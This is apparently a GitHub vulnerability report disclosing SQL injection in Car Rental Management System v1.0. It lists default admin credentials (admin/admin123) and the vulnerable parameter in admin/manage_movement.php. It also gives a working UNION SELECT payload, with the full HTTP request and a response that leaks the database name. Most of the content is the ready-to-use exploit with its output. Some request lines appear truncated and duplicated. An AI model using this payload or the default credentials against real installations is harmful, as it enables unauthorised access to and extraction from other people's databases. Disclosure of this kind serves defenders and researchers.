debug601 Create SQLi-3.md History

1 contributor

30 lines (20 sloc) | 1.26 KB

Car Rental Management System v1.0 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.campcodes.com/projects/php/car-rental-management-system/

Vulnerability File: /car-rental-management-system/admin/manage_movement.php?id=


Vulnerability location: /car-rental-management-system/admin/manage_movement.php?id=,id

[+] Payload: /car-rental-management-system/admin/manage_movement.php?id=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,database(),16,17--+ // Leak place ---> id

Current database name: car_rental_db

```
GET /car-rental-management-system/admin/manage_movement.php?id=-1%20union%20select%2
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


```
DNT: 1
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```



```
GET
/car-rental-management-system/admin/manage_movement.php?id=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,database(),16,17--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=q0aiu0hqk51vrl4kivubc7u18k
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2022 09:15:12 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Content-Length: 2887
Connection: close
Content-Type: text/html; charset=UTF-8

<div class="container-fluid">
        <form action="" id="manage-movement">
                                <input type="hidden" name="id" value="-1 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,database(),16,17-- " class="form-control">
                <div class="row form-group">
                        <div class="col-md-8">
                                <label class="control-label">Borrower</label>
                                <select name="book_id" id="" class="custom-select select2">
                                <option value=""></option>
                                                                        </select>
                        </div>
                </div>
                <div class="" id="booked_details">
                                        <p>Car Brand: <b>car_rental_db</b></p>
```



Borrower

Car Brand: **car_rental_db**

Car Model: **14**

Pickup Schedule: **5**

Drop-off Schedule: **6**

Car Registration No. 7
Car Plate No. 8
Status Picked-up